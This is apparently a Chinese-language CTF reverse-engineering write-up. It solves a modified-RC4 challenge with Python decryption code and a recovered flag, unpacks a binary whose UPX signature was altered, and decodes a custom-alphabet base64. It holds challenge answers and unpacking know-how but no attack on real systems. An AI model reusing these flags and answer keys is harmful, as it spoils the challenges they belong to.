
分析这几个函数


init函数初始化了一个table,一看就是rc4加密


继续看crypt1 和 crypt2, 是魔改的rc4

before_main函数加密key,秘钥是keykey

after_main函数使用加密之后的key作为秘钥加密了flag

def crypt1(s,key, key_len):
v5 = 0
v6 = 0
res = []
for i in range(key_len):
v5 = (v5 + 1) % 256
v6 = (v6 + s[v5]) % 256
v4 = s[v5]
s[v5] = s[v6]
s[v6] = v4
res.append(key[i] ^ (s[(s[v5] + s[v6]) %256]))
return res
def crypt2(s,enc,enc_len):
v5 = 0
v6 = 0
res = []
for i in range(enc_len):
v5 = (v5 + 1) % 256
v6 = (v6 + s[v5]) % 256
v4 = s[v5]
s[v5] = s[v6]
s[v6] = v4
res.append(enc[i] + s[(s[v5] + s[v6])%256])
return res
def init(s,key,key_len):
v8 = [0]*258
for i in range(256):
s[i] = i
v8[i] = key[i % key_len]
v6 =0
for j in range(256):
v6 = (v8[j] + v6 + s[j]) % 256
v4 = s[j]
s[j] = s[v6]
s[v6] = v4
s = [0]*256
key1 = [ord(b) for b in "keykey"]
key = [ord(b) for b in "ban_debug!"]
init(s,key1,len(key1))
res = crypt1(s,key,len(key))
print(res)
s2 = [0]*256
key2 = init(s2, res,len(res))
enc = [0x4E, 0x47, 0x38, 0x47, 0x62, 0x0A, 0x79, 0x6A, 0x03, 0x66,
0xC0, 0x69, 0x8D, 0x1C, 0x84, 0x0F, 0x54, 0x4A, 0x3B, 0x08,
0xE3, 0x30, 0x4F, 0xB9, 0x6C, 0xAB, 0x36, 0x24, 0x52, 0x81,
0xCF]
flag = crypt2(s2,enc,len(enc))
for i in flag:
print(chr(i%256),end="")
'''
运行结果
[105, 13, 90, 178, 64, 234, 25, 63, 47, 106]
flag{1237-12938-9372-1923-4u92}
'''


有upx, 十六进制查看upx特征是否被修改

将这三个ABC改回成UPX就能脱壳


ida分析代码
main函数中看到一个密文


往下看 很明显的base64加密,查看a9876543210zyxw数组

是base64换表


赛博厨子直接一把梭


ida查看打开,直接看伪代码


